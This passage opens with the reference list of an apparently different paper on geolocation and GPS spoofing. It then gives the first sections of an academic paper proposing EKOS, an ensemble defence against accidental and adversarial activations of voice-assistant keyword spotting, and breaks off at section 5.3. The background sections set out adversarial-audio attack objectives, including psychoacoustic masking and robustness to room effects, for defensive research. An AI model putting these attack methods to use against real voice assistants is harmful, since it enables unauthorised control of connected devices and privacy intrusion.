[14] Claudia Diaz, Harry Halpin, and Aggelos Kiayias. The Nym Network. https://nymtech.net/nym-whitepaper.pdf, February 2021.

[15] Brian Eriksson, Paul Barford, Joel Sommers, and Robert Nowak. A Learning-Based Approach for IP Geolocation. In *International Conference on Passive and Active Network Measurement*, PAM '10, pages 171–180, Zurich, Switzerland, 2010. Springer.

[16] Brian Eriksson and Mark Crovella. Understanding Geolocation Accuracy Using Network Geometry. In *IEEE Conference on Computer Communications*, INFOCOM '13, pages 75–79, Turin, Italy, April 2013. IEEE.

[17] Dan Forsberg, Huang Leping, Kashima Tsuyoshi, and Seppo Alanärä. Enhancing Security and Privacy in 3GPP E-UTRAN Radio Interface. In *IEEE International Symposium on Personal, Indoor and Mobile Radio Communications (PIMRC)*. IEEE, 2007.

[18] Manaf Gharaibeh, Anant Shah, Bradley Huffaker, Han Zhang, Roya Ensafi, and Christos Papadopoulos. A Look at Router Geolocation in Public and Commercial Databases. In *ACM SIGCOMM Conference on Internet Measurement*, IMC '17, pages 463–469, London, UK, November 2017. ACM.

[19] Phillipa Gill, Yashar Ganjali, Bernard Wong, and David Lie. Dude, where's that IP?: Circumventing Measurement-Based IP Geolocation. In *USENIX Security Symposium*, USENIX '10, pages 16–16, Washington, DS, USA, August 2010. USENIX.

[20] Mark Gondree and Zachary NJ Peterson. Geolocation of Data in the Cloud. In *Conference on Data and Application Security and Privacy*, CODASPY '13, pages 25–36, San Antonio, TX, USA, 2013. ACM.

[21] Bamba Gueye, Artur Ziviani, Mark Crovella, and Serge Fdida. Constraint-Based Geolocation of Internet Hosts. *IEEE/ACM Transactions on Networking (TON)*, 14(6):1219–1232, 2006.

[22] Dexter H Hu and Cho-Li Wang. GPS-Based Location Extraction and Presence Management for Mobile Instant Messenger. In *International Conference on Embedded and Ubiquitous Computing*, pages 309–320. Springer, 2007.

[23] Todd E. Humphreys, Brent M. Ledvina, Mark L. Psiaki, Brady W. O'Hanlon, and Paul M. Kintner Jr. Assessing the Spoofing Threat: Development of a Portable GPS Civilian Spoofer. In *International Technical Meeting of the Satellite Division of The Institute of Navigation*, ION GNSS '08, pages 2314–2325, Savannah, GA, USA, September 2008.

[24] Kai Jansen, Matthias Schäfer, Daniel Moser, Vincent Lenders, Christina Pöpper, and Jens Schmitt. Crowd-GPS-Sec: Leveraging Crowdsourcing to Detect and Localize GPS Spoofing Attacks. In *IEEE Symposium on Security and Privacy*, SP '18, pages 1018–1031, San Francisco, CA, USA, May 2018. IEEE.

[25] Ethan Katz-Bassett, John P. John, Arvind Krishnamurthy, David Wetherall, Thomas Anderson, and Yatin Chawathe. Towards IP Geolocation Using Delay and Topology Measurements. In *ACM SIGCOMM Conference on Internet Measurement*, IMC '06, pages 71–84, Rio de Janeiro, Brazil, October 2006. ACM.

[26] Aggelos Kiayias, Alexander Russell, Bernardo David, and Roman Oliynykov. Ouroboros: A provably secure proof-of-stake blockchain protocol. In Jonathan Katz and Hovav Shacham, editors, *Advances in Cryptology – CRYPTO 2017*, pages 357–388, Cham, 2017. Springer International Publishing.

[27] Katharina Kohls, Kai Jansen, David Rupprecht, Thorsten Holz, and Christina Pöpper. On the Challenges of Geographical Avoidance for Tor. In *Network and Distributed System Security Symposium*, NDSS '19, San Diego, CA, USA, February 2019. The Internet Society.

[28] Katharina Kohls, David Rupprecht, Thorsten Holz, and Christina Pöpper. Lost Traffic Encryption: Fingerprinting LTE/4G Traffic on Layer Two. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, pages 249–260, 2019.

[29] Eleftherios Kokoris-Kogias, Philipp Jovanovic, Linus Gasser, Nicolas Gailly, Ewa Syta, and Bryan Ford. Omniledger: A Secure, Scale-Out, Decentralized Ledger via Sharding. In *IEEE Symposium on Security and Privacy*, SP '18, pages 583–598, San Jose, CA, USA, 2018. IEEE.

[30] Dan Komosny, Milan Simek, and Ganeshan Kathiravelu. Can Vivaldi Help in IP Geolocation? 2013.

[31] Sándor Laki, Péter Mátray, Péter Hága, Tamás Sebők, István Csabai, and Gábor Vattay. Spotter: A Model Based Active Geolocation Service. In *International Conference on Computer Communications*, INFOCOM '11, pages 3173–3181, Shanghai, China, April 2011. IEEE.

[32] Leslie Lamport, Robert Shostak, and Marshall Pease. The byzantine generals problem. *ACM Trans. Program. Lang. Syst.*, 4(3):382–401, July 1982.

[33] Dan Li, Jiong Chen, Chuanxiong Guo, Yunxin Liu, Jinyu Zhang, Zhili Zhang, and Yongguang Zhang. IP-Geolocation Mapping for Moderately Connected Internet Regions. *Transactions on Parallel and Distributed Systems*, 24(2):381–391, 2012.

[34] Zhihao Li, Stephen Herwig, and Dave Levin. DeTor: Provably Avoiding Geographic Regions in Tor. In *USENIX Security Symposium*, USENIX '17, pages 343–359, Vancouver, BC, Canada, August 2017. USENIX Association.

[35] Aikaterini Mitrokotsa, Cristina Onete, and Serge Vaudenay. Mafia fraud attack against the rČ distance-bounding protocol. In *2012 IEEE International Conference on RFID-Technologies and Applications (RFID-TA)*, pages 74–79, 2012.

[36] James A Muir and Paul C Van Oorschot. Internet Geolocation: Evasion and Counterevasion. *Acm computing surveys (csur)*, 42(1):1–23, 2009.

[37] Ingmar Poese, Steve Uhlig, Mohamed Ali Kaafar, Benoit Donnet, and Bamba Gueye. IP Geolocation Databases: Unreliable? *ACM SIGCOMM Computer Communication Review*, 41(2):53–56, 2011.

[38] Mark L. Psiaki and Todd E. Humphreys. Attackers can spoof navigation signals without our knowledge. Here's how to fight back GPS lies. *IEEE Spectrum*, 53(8):26–53, August 2016.

[39] Kasper Bonne Rasmussen and Srdjan Capkun. Realization of rf distance bounding. In *Proceedings of the 19th USENIX Security Symposium*, pages 389 – 401, Washington, DC, 2010. USENIX Association. 19th USENIX Security Symposium 2010; Conference Location: Washington, DC, USA; Conference Date: August 11-13, 2010.

[40] Florentin Rochet, Ryan Wails, Aaron Johnson, Prateek Mittal, and Olivier Pereira. Claps: Client-location-aware path selection in tor. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 17–34, New York, NY, USA, 2020. Association for Computing Machinery.

[41] Mary-Ann Russon. Wondering how to hack a military drone? It's all on Google, May 2015.

[42] Clare Sebastian. Getting lost near the Kremlin? Russia could be 'GPS spoofing', December 2016.

[43] Altaf Shaik, Ravishankar Borgaonkar, N. Asokan, Valtteri Niemi, and Jean-Pierre Seifert. Practical Attacks Against Privacy and Availability in 4G/LTE Mobile Communication Systems. In *Network and Distributed System Security Symposium*. The Internet Society, 2016.

[44] Yuval Shavitt and Noa Zilberman. A Geolocation Databases Study. *IEEE Journal on Selected Areas in Communications*, 29(10):2044–2056, 2011.

[45] Peter F. Swaszek and Richard J. Hartnett. Spoof Detection Using Multiple COTS Receivers in Safety Critical Applications. In *International Technical Meeting of The Satellite Division of the Institute of Navigation*, ION GNSS+ '13, pages 2921–2930, Nashville, TN, USA, September 2013.

[46] E. Syta, P. Jovanovic, E. K. Kogias, N. Gailly, L. Gasser, I. Khoffi, M. J. Fischer, and B. Ford. Scalable Bias-Resistant Distributed Randomness. In *IEEE Symposium on Security and Privacy*, SP '17, pages 444–460, San Jose, CA, USA, 2017. IEEE.

[47] Nils Ole Tippenhauer, Christina Pöpper, Kasper Bonne Rasmussen, and Srdjan Čapkun. On the Requirements for Successful GPS Spoofing Attacks. In *ACM Conference on Computer and Communications Security*, CCS '11, pages 75–86, Chicago, IL, USA, October 2011. ACM.

[48] Carmela Troncoso, George Danezis, Marios Isaakidis, and Harry Halpin. Systematizing decentralization and privacy: Lessons from 15 years of research and deployments. *CoRR*, abs/1704.08065, 2017.

[49] S. Čapkun and J. P. Hubaux. Secure Positioning of Wireless Devices with Application to Sensor Networks. In *IEEE Conference on Computer Communications*, INFOCOM '05, pages 1917–1928, Miami, FL, USA, March 2005. IEEE.

[50] Yong Wang, Daniel Burgener, Marcel Flores, Aleksandar Kuzmanovic, and Cheng Huang. Towards Street-Level Client-Independent IP Geolocation. In *USENIX Symposium on Networked Systems Design and Implementation*, NSDI '11, pages 27–27, Boston, MA, USA, March 2011. USENIX Association.

[51] Zachary Weinberg, Shinyoung Cho, Vyas Sekar, and Phillipa Gill. How to Catch when Proxies Lie: Verifying the Physical Locations of Network Proxies with Active Geolocation. In *ACM SIGCOMM Conference on Internet Measurement*, IMC '18, Boston, MA, USA, October 2018. ACM.

[52] Bernard Wong, Ivan Stoyanov, and Emin Gün Sirer. Octant: A Comprehensive Framework for the Geolocalization of Internet Hosts. In *USENIX Symposium on Networked Systems Design and Implementation*, NSDI '07, pages 23–23, Santa Clara, CA, USA, June 2007. USENIX Association.

[53] Paul A. Zandbergen. Accuracy of iPhone Locations: A Comparison of Assisted GPS, WiFi and Cellular Positioning. *Transactions in GIS*, 13:5–25, 2009.

[54] Wolfie Zhao. Top Bitcoin Mining Pools See 15% Hashrate Drop Amid Continuous Rainstorms in China, August 2020.

Towards More Robust Keyword Spotting for Voice Assistants

Shimaa Ahmed
University of Wisconsin-Madison

Ilia Shumailov
University of Cambridge

Nicolas Papernot
University of Toronto and Vector Institute

Kassem Fawaz
University of Wisconsin-Madison

Abstract

Voice assistants rely on keyword spotting (KWS) to process vocal commands issued by humans: commands are prepended with a keyword, such as "Alexa" or "Ok Google," which must be spotted to activate the voice assistant. Typically, keyword spotting is two-fold: an on-device model first identifies the keyword, then the resulting voice sample triggers a second on-cloud model which verifies and processes the activation. In this work, we explore the significant privacy and security concerns that this raises under two threat models. First, our experiments demonstrate that accidental activations result in up to a minute of speech recording being uploaded to the cloud. Second, we verify that adversaries can systematically trigger misactivations through adversarial examples, which exposes the integrity and availability of services connected to the voice assistant. We propose EKOS (Ensemble for KeywOrd Spotting) which leverages the semantics of the KWS task to defend against both accidental and adversarial activations. EKOS incorporates spatial redundancy from the acoustic environment at training and inference time to minimize distribution drifts responsible for accidental activations. It also exploits a physical property of speech—its redundancy at different harmonics—to deploy an ensemble of models trained on different harmonics and provably force the adversary to modify more of the frequency spectrum to obtain adversarial examples. Our evaluation shows that EKOS increases the cost of adversarial activations, while preserving the natural accuracy. We validate the performance of EKOS with over-the-air experiments on commodity devices and commercial voice assistants; we find that EKOS improves the precision of the KWS task in non-adversarial settings.

1 Introduction

Voice assistants (VAs) interpret voice commands from their users to assist in different tasks, access services, and control smart devices. A typical voice assistant continuously samples audio through its microphone to detect a user saying a keyword, such as "Alexa," "Siri," or "Google." This process, referred to as Keyword Spotting (KWS), serves as the primary access control to an active voice assistant. Once it detects the wake keyword, the voice assistant streams the subsequently recorded audio to be analyzed as a voice command.

The Keyword spotting (KWS) task is a two-stage process spanning the device and cloud: a local on-device model first detects the keyword and sends a speech segment to the cloud, which verifies the keyword and processes the accompanying command [53]. Verification is necessary since on-device models are typically less accurate; they are optimized to minimize their compute footprint and latency of predictions [13, 44, 55], whereas the cloud model can be a full-fledged natural language model with higher precision.

In this paper, we find that unauthorized accidental activations due to poor precision of the on-device KWS model can lead to significant privacy violations with up to a minute of private speech being uploaded to the cloud. In addition, adversaries, who wish to get unauthorized access to the private VA, may systematically trigger such unauthorized activations with adversarial examples. This adversarial activation puts the device integrity and the user's security at risk, given the numerous appliances and services connected to voice assistants (e.g., garage door, lights, and credit cards) [15, 35, 45].

As the entry point for any interaction with the VA, improving the precision of on-device KWS directly limits the extent of private conversations leaked to the cloud and reduces the attack surface available to adversaries. Existing defenses to these problems rely on generic machine learning approaches, such as adversarial training [38]. Such approaches typically harm the natural accuracy—an unacceptable proposition for VAs—or fail to provably increase the cost of an adversary launching an over-the-air attack. Other approaches employ liveness detection mechanisms [3] that potentially introduce additional privacy problems and do not address the accidental activations problem. In short, this paper considers the question of *how to improve the robustness of KWS against accidental and adversarial activations while preserving its precision?*

In this paper, we design, implement, and evaluate EKOS (Ensemble for KeywOrd Spotting) as an affirmative answer to the above question. EKOS leverages the semantics of the KWS task to arrive at a more favorable tradeoff between the robustness and precision of the KWS model. First, EKOS incorporates spatial diversity from the acoustic environment at both training and inference time to minimize distribution drifts responsible for accidental activations. Second, it exploits a physical property of speech—its spectrum redundancy—to deploy an ensemble of models trained on different harmonics.

It provably forces the adversary to modify more of the frequency spectrum to obtain successful adversarial examples.

Modeling distribution drifts responsible for accidental activations is challenging because the physical environment evolves constantly. EKOS addresses this issue by exploiting the natural randomness from the physical environment (such as room impulse responses) and ensembling other voice-aware devices available in the vicinity of the virtual assistant. In particular, EKOS performs KWS with an *ensemble* of models, each served by a device with varying internal sensors, hardware, and channel from the user. EKOS uses the *diversity* ensuing from the ubiquity of smart devices in a given environment, such as tablets, computers, and smartphones, to improve the precision of the KWS task by combining the detection results from these devices.

Improving robustness to adversaries is more challenging because they can still overcome ensembles of models [27, 59], especially when the feature space is *common to all* models. EKOS addresses this challenge by utilizing the redundancies in speech signals and properties of the KWS task. A speech signal carries replicas of the same content (i.e., a word) at different frequency components: harmonics. It is thus possible to slice the signal's spectrogram into different slices and assign each slice to a different model without much impact on the natural accuracy. We design these slices and architectures to exhibit poor transferability. Further, EKOS randomizes the slice-architecture combinations in the ensemble at run-time. This approach increases the cost of an adversary because they now have to perturb a majority of the frequency slices before they can control the predictions of the ensemble.

In summary, our contributions are as follows:

1. We show that privacy leakage is greater than previously believed when on-device models send private conversations to the cloud due to accidental activations. Previous analysis [23] reported misactivations resulting in 10 seconds of speech being leaked; our evaluation shows that some misactivations lead to up to a minute of speech leaking to the cloud (Sec. 6.2.3 — Fig. 7).

2. We design an ensemble of KWS detectors that can run on distributed devices in an environment. This ensemble leverages the semantics of the KWS task, the properties of the audio channel, and the nature of the speech signal to introduce real diversity to the prediction task (Sec. 5).

3. Our end-to-end evaluation shows that an ensemble of three to five devices, with random slicing and architectures, increases the cost of adversarial attacks (Sec. 6.1.3, 6.2.4). At the same time, EKOS preserves the natural accuracy, approximating the baseline accuracy and has little performance overhead (Fig. 3, 5). We validate the performance of EKOS with over-the-air experiments on commercial devices; we find that EKOS improves the precision of the KWS task in non-adversarial settings (Sec. 6.1.2, 6.2.3).

4. We generate and release[1] a dataset of the Amazon Echo's wake keywords: $\{Alexa, Computer, Amazon, Echo\}$. We use this dataset to validate EKOS robustness on Amazon's Echo devices. The same methodology can be followed for other commercial devices and keywords.

2 Background on Keyword Spotting

The KWS task is responsible for detecting a set of predefined *keywords* in an audio stream. Typically, the VA's microphone(s) capture the over-the-air audio stream. Then, the VA performs audio pre-processing and KWS classification.

Physical Environment. When an audio signal is transmitted over-the-air, the signal reflects off the room walls and the objects in the room. The received signal at a microphone is the sum of the line-of-sight and reflected audio copies, known as reverberations or echo, as shown in Fig. 1. The reverberation can be modeled via a room impulse response (RIR) $h(t)$, and the received signal is the convolution of the transmitted audio and the RIR, $r(t) = s(t) * h(t)$, where $h(t)$ depends on the speaker and microphone locations, the room dimensions, objects, and the materials absorption factors. Hence, $h(t)$ is unique per every room and speaker-microphone setup.

Feature Extraction. The mel-frequency cepstrum coefficients (MFCC) are the conventional features used for speech recognition tasks including ASR and KWS; they reduce the dimensionality of an audio signal, $r(t)$, to a 2D temporal-spectral map. The MFCCs are computed as follows [40]: (1) divide $r(t)$ into short time frames (20–40ms); (2) compute the short-time Fourier transform (STFT) of these frames; (3) map the STFT linear frequency scale to the mel-scale using a mel-spaced filterbank. The mel-scale approximates the human auditory system as it applies more (fewer) filters in the low (high)-frequency range; (4) take the log of the power; and (5) apply the discrete cosine transform (DCT). The MFCCs are the coefficients of the resultant spectrum at each time frame.

Classification. The KWS task employs a multi-class model $f(\cdot)$ to classify an input audio $r(t)$ as a label corresponding to the detected keyword, with the "*unknown*" label for non-keyword speech. The model consists of three components: (1) extracting MFCC features from $r(t)$, (2) feeding the MFCCs to a deep neural network (DNN), and (3) computing an average score of the individual frames' posterior scores to report the keyword score. Earlier research on KWS considered DNN architectures which treated MFCCs as 2D features [48, 58].

Choi et al. [16] were the first to treat the MFCCs as a 1D time signal, where the frequency coefficients are the input channels. They proposed TC-ResNet, a temporal convolution residual network architecture. The 1D temporal convolution reduces the feature map size and has a large receptive field

[1] github.com/wi-pi/EKOS

since the filter covers the whole range of frequencies (channels). It achieves better performance at a smaller number of parameters and computations, hence, lower latency. We utilize these architectures in the design of EKOS.

3 Background on KWS Misactivations

The KWS performance is crucial for the VA's user experience [46]. A near-optimal true-positive rate is essential for the device's responsiveness and utility. On the other hand, a KWS *misactivation* compromises the user's privacy and the VA's integrity. A misactivation takes place when the VA is activated by an unauthorized command, i.e., a sound that is not the correct keyword. In this work, we consider two types of misactivations: accidental and adversarial activations.

3.1 Accidental Activations

An *accidental* activation happens when the KWS model *mistakenly* interprets a sound that is not the keyword as a positive activation, i.e., a false-positive detection. In such a case, the VA inadvertently records the user's private conversations and sends them to the cloud for transcription and execution.

The privacy threats stemming from having an *always* listening microphone in private spaces have been extensively studied [1, 9, 12, 24, 37, 39, 66]. Recently, two studies [23, 53] performed a comprehensive analysis of the accidental activation triggers on a variety of VA devices and keywords. They use TV shows, newscasts, and speech datasets to locate phrases that accidentally trigger each VA. Dubois et al. [23] observed 0.95 misactivations per hour, where they identified some activations lasting for at least 10 seconds. Likewise, Schönherr et al. [53] located hundreds of accidental activations in the evaluated media. They observe that the cloud-based KWS verification model reduces the number of local misactivations. Yet, more than half of the evaluated triggers still incorrectly activate the cloud's model. Moreover, they created a dataset of more than 1000 English n-gram phrases that are phonetically similar to the commercial keywords; these phrases are likely to cause misactivations. Both studies noted that the VA's operation is non-deterministic; it is hard to predict when a device may be accidentally activated.

3.2 Adversarial Activations

As far as their integrity[2] is concerned, KWS models are vulnerable to inference time adversarial examples [26, 57], where an adversary constructs *imperceptible* commands hidden in a non-suspicious audio utterance, such as music or a YouTube video, to wake up and interact with the VA [15, 45, 52].

[2] We note that integrity is not the only property adversaries may target. Attackers also jeopardize the availability of the ML system, as shown in recent work on the presence of adversarial music [35] or Sponge Examples [54].

Given an audio signal $r(t)$, and a KWS model $F(\cdot)$, the attacker's objective is to find a small perturbation δ, such that $F(r(t)+\delta) = y$, where y is the target keyword that triggers the VA. We refer to this attack as an *adversarial* activation.

Adversarial Examples on Audio. Carlini and Wagner [11] constructed a targeted white-box attack on the neural ASR system, Deep Speech. The attack is *digital*; i.e., it does not consider a physical channel and assumes the audio stream is directly fed to the model. The attack optimizes this objective:

$$\min \ \ell(F(s+\delta),\, y) \ + \ \alpha \cdot \|\delta\|_\infty \quad s.t. \quad \|\delta\|_\infty < \varepsilon, \qquad (1)$$

where s is the input to the neural network $f(\cdot)$, δ is the perturbation, y is the target label, ℓ is the loss function, ε is the attack budget which bounds the maximum added perturbation, and α is a hyperparameter; the adversarial example is $s'(t) = s(t) + \delta$. The authors choose ℓ to be the CTC (Connectionist temporal classification) loss and use the max-norm ($\|\cdot\|_\infty$) which has the effect of adding a small perturbation consistently throughout the utterance samples. This attack, however, is against ASR, not KWS; both ASR and KWS have similar preprocessing pipelines involving MFCCs, but the task solved by each model is different.

The adversarial example $s'(t)$ constructed with Eq. 1 is neither completely imperceptible nor effective over-the-air. The former requires that $s'(t)$ sounds very similar to $s(t)$ to a human listener. The latter requires that $F(s'(t) * h) = y$ for any h, where h is the physical environment room impulse response (RIR) (Sec. 2). Following this initial attack, recent works have focused on solving these two challenges.

Imperceptibility. Schönherr et al. [52] examine a different bound on the perturbation that better addresses the human auditory system perception. They propose psychoacoustic masking, as in MP3 encoding, to hide the perturbations around the original speech frequency components, where they are barely perceptible to humans. However, their attack assumed a perfect channel; i.e., it is not robust over-the-air.

Over-the-air Robustness. Adversarial examples are not robust in the physical world when the input signal is subject to environmental variations (transformations)—as initially observed in vision [5]. The adversary can adapt by considering the distribution of possible transformations, and optimizing the perturbation over the Expectation over Transformation (EoT) [5], such that the resulting perturbation transfers across these transformations *on average*. Qin et al. [45] and Schönherr et al. [52] apply EoT to the acoustic domain to capture room reverberation. They convolve the audio signal with RIR:

$$\min \ \mathop{\mathbb{E}}_{h\sim\mathcal{H}}[\ell(F((s+\delta)*h),\, y)] \ + \ \alpha \cdot \|\delta\|_p \quad s.t. \quad \|\delta\|_p < \varepsilon, \qquad (2)$$

where $\mathcal{H}$ is the RIR distribution of the possible room dimensions, and speaker and microphone locations.

4 System and Threat Models

System Model. We assume the VA to exist in an environment that contains a set of trusted devices, such as smartphones, computers, and tablets. Each device has at least one microphone, a network interface, and computing capabilities. We believe these assumptions are realistic about the households or spaces with a VA. As in any realistic setting, these devices are randomly located within the environment, experiencing random acoustic channels, and have inherent hardware variations, as shown in the setup at Fig. 1 (left). The user deploys EKOS by installing an app on their microphone-equipped devices. The app runs in the background, reads the microphone, performs KWS, and communicates with the VA.

Threat Model. We consider two independent threat vectors that result from false VA activations due to the KWS model's imperfections. Both vectors are different in the adversary definition, attack implementation, and the subsequent privacy and security violations. We do not suggest that the same adversary can execute both threat vectors; yet, both threats are enabled by the same vulnerability: a false VA activation.

The first threat vector covers a *remote* and *passive* adversary with access to the VA's recordings once they are uploaded to the cloud. Because of imperfections of KWS models, the VA can be accidentally triggered, causing it to record conversations not intended as commands. Although the cloud has access to the users' legitimate commands, accidental activation poses real privacy threat [46, 53]. Under a legitimate activation, the user is aware that their commands will be recorded and uploaded to the cloud. Detecting the legitimate keyword forms an implicit consent to be recorded. However, in the case of accidental activation, the recorded conversations are private; the users are unaware and did not approve the recording. The privacy concerns stem from the content of the private conversation, the context, and the background noise. Under this setting, the user's privacy can be compromised in different ways: (1) the cloud uses these recordings to train ML models [43, 49], these models can memorize the training data [10]; (2) an adversary compromises the cloud servers and leaks such conversations [8, 19, 65]; or (3) third-party transcription contractors or law enforcement agencies can potentially have access to the private recordings [21, 36, 61].

The second threat vector covers a *remote* and *active* adversary who activates the VA with imperceptible perturbations hidden in a non-suspicious audio utterance, e.g., music. This adversary can remotely trick the user into playing audio from a TV, YouTube, or SoundCloud, which embeds the imperceptible perturbation – scaling the attack to many users. Prior research has demonstrated the feasibility of generating adversarial samples in the form of inconspicuous background music [15, 35]. Once the VA is activated, the adversary can push commands to activate malicious skills or interact with physical devices in the user's environment. Such adversarial activation puts the device's integrity and user's security at risk given the numerous services and appliances connected to the VA (e.g., garage door, bank accounts). We consider a white-box attacker who has access to the KWS model parameters as well as EKOS's setup internals. This adversary can launch adaptive attacks in an attempt to circumvent EKOS. Note that the adversary has no *physical* access to the VA; otherwise, the adversary can interact with the device using their own voice without the need to launch adversarial perturbations.

Threat vectors that directly attack the microphone interface, such as ultrasound [47, 67] and laser attacks [56], are outside the scope of this work as they are not based on false activations of the VA. Our work is orthogonal and can compose well with approaches to defeat these other threats [7, 62]. In Sec. 7, we discuss how EKOS can address these threats.

5 EKOS: Ensemble for KeywOrd Spotting

5.1 High-level Overview

EKOS comprises two components: a machine learning-based component (ensemble learning) to improve the robustness of the KWS task against accidental activations, and a signal processing-based component (feature slicing) to handle adversarial examples against KWS.

Fig. 1 illustrates the high-level operation (left) and the processing pipeline of EKOS (right) at each device. EKOS deploys *diverse* keyword spotting models on a set of commodity devices, such as smartphones, smart TVs, laptops, and edge devices, and combines their decisions to improve the overall classification performance, a technique known as ensemble learning. EKOS views the output of each model as an independent random variable (vote) specifying the identified keyword from the input audio. All devices run a lightweight webserver and are connected to the same wireless network. The ensemble integration happens as follows: (1) the main VA (server) listens continuously; it initiates the KWS vote collection from the other devices (clients) upon detecting a keyword; (2) the main VA issues parallel requests to the client devices and waits for their response; (3) each client device buffers its microphone signal and waits for an inference request; (4) upon receiving one, it runs its KWS model and returns the predicted hard label; and (5) the main VA outputs the final prediction through a majority vote mechanism.

Accidental Activations. A key point to harvest the gain of ensemble learning is to ensure (as much as possible) that the models' errors are uncorrelated [22, 60]; a voting mechanism in such a case would reduce the false positive rate responsible for accidental activations. EKOS satisfies this condition by introducing different levels of diversity at the model design and the received input signal.

EKOS processes speech samples using a set of l KWS models. We introduce diversity into the models decisions by selecting different architectures and hyperparameters for each model (Sec. 5.3). EKOS allows this KWS ensemble to




Figure 1: EKOS Overview. Left: High-level operation. Right: Details of the signal processing pipeline at the device. Step (1) is the spoken speech signal, step (2) is the received signal after experiencing the acoustic channel, step (3) is applying a random feature slicing filter, step (4) is passing the filtered signal through a randomly chosen architecture, step (5) refers to sending the decisions from individual devices to the VA, and step (6) is the final ensemble output of a majority vote.

be either centralized in the VA or distributed over a set of N smart devices existing in the environment. These devices experience different acoustic propagation channels and have inherent hardware diversity. Hence, they capture uncorrelated samples of the audio stream [29].

Adversarial Examples. In its second component, EKOS leverages diversity from the feature space and the environment to increase the cost of generating adversarial examples against KWS. EKOS decomposes the speech spectrum into a set of possibly overlapping spectrum slices (feature slicing in Sec. 5.2). Because of the nature of the speech signal, the spectrum slices contain harmonics that encode replicas of the speech content. These frequency components, however, undergo different transformations as they travel across the physical channel. As a result, each spectrum slice is useful in identifying keywords found in speech but requires the adversary to inject a perturbation specific to this spectrum slice.

Ensemble devices behave independently at run-time; each device chooses a subset of spectrum slices at random. Then, it passes the slice into a randomly chosen architecture (randomized ensemble in Sec. 5.3). Each model assigns the slice with a classified keyword and relays its label to the VA.

The robustness in this approach arises from three insights related to the classification of audio signals. First, the channels are spatially independent; the adversary has to account for more transformations in generating the adversarial examples. As specified in Sec. 3.1, an adversary uses the expectation over transformation technique to generate adversarial examples that are adaptive to this defense, where each transformation represents a simulated channel. Having a set of simultaneous independent channels constrains the attacker's optimization problem further; the result is a less optimal (larger) perturbation (Sec. 6.1.3). Second, adversarial examples in the audio domain have poor transferability properties; an adversarial example optimized for a slice-architecture combination does not transfer easily to other combinations. This insight is supported by previous results about the transferability of audio adversarial examples [2], as well as our results presented later in Sec. 6 and Fig. 10. Third, EKOS chooses the slices and architectures randomly at run-time, which forces the adversary to cover more slice-architecture combinations to ensure a sufficiently large probability of attack success. In the following, we discuss EKOS's feature slicing and randomized ensemble.

5.2 Feature Slicing

The feature slicing in EKOS applies bandpass filters to the speech spectrogram to select frequency slices. EKOS leverages a key property of audio signals: they carry replicated information across the different frequency bands. This information content, however, is not uniform; bands in lower frequencies contain more information than bands in the higher frequency range. This insight forms the basis for the MFCCs, which perform non-linear mel-scaling of bands as inspired by the human auditory system [40]. In EKOS, we follow a similar methodology; we define six bandpass filters, three at the lower end of the spectrum spanning the bands: (1)-[0Hz, 750Hz], (2)-[700Hz, 1700Hz], (3)-[1650Hz, 2900Hz], and another three at the higher end of the spectrum: (4)-[2850Hz, 4350Hz], (5)-[4300Hz, 6050Hz], (6)-[6000Hz, 8000Hz]. Notice that the bandwidth of the filters increases linearly from 750Hz to 2000Hz with 250Hz increments. These bandpass filters are the building blocks of the feature slicing filters.

The design of these filters involves two tradeoffs between natural and adversarial robustness. The first tradeoff is the width of the filter. A set of narrow filters force the attacker to add the perturbation in more concentrated frequency regions, making it harder to hide imperceptible perturbations [45] – at the cost of reduced natural accuracy. The bandwidth has to be wide to capture more content of the speech signal.

The second tradeoff concerns the overlap between the filters. If filters overlap to the extent that they all share a common frequency band, the attacker's strategy would be to target

this single shared band, resulting in a single perturbation that transfers across all the filters; the attacker's optimization function resolves to a single objective as in Eqn. 3. On the other hand, if the filters have no overlap, the number of possible filters will be limited. Moreover, the attacker can target such mutually exclusive bands separately, where the final perturbation is the sum of the individual perturbations. Hence, it leads to less robustness and randomness in the EKOS ensemble.

As such, we design the set of filters G such that each feature slicing filter $g \in G$ includes two bandpass filters, one chosen from the set of lower bands (filters 1, 2, and 3) and the other chosen from the set of higher bands (filters 4, 5, and 6). This design results in G comprising nine combinations $\{(1,4),(1,5),(1,6),(2,4),(2,5),(2,6),(3,4),(3,5),(3,6)\}$. Any single band is repeated only three times across the filters set G. Hence, $g = w[s_l, e_l] + w[s_h, e_h]$, where w is a rectangular window function, s_l, e_l are the low-frequency window start and end frequencies, and same for s_h, e_h for the high-frequency window. This design balances the amount of information passed by each slicing filter and intentionally adds overlap between the filters without sharing any single band among all of them. We show later (Sec. 6.1.3) that the designed filters preserve the model's natural accuracy and provide feature space diversity such that their ensemble accuracy approximates the baseline accuracy.

5.3 Runtime Ensemble

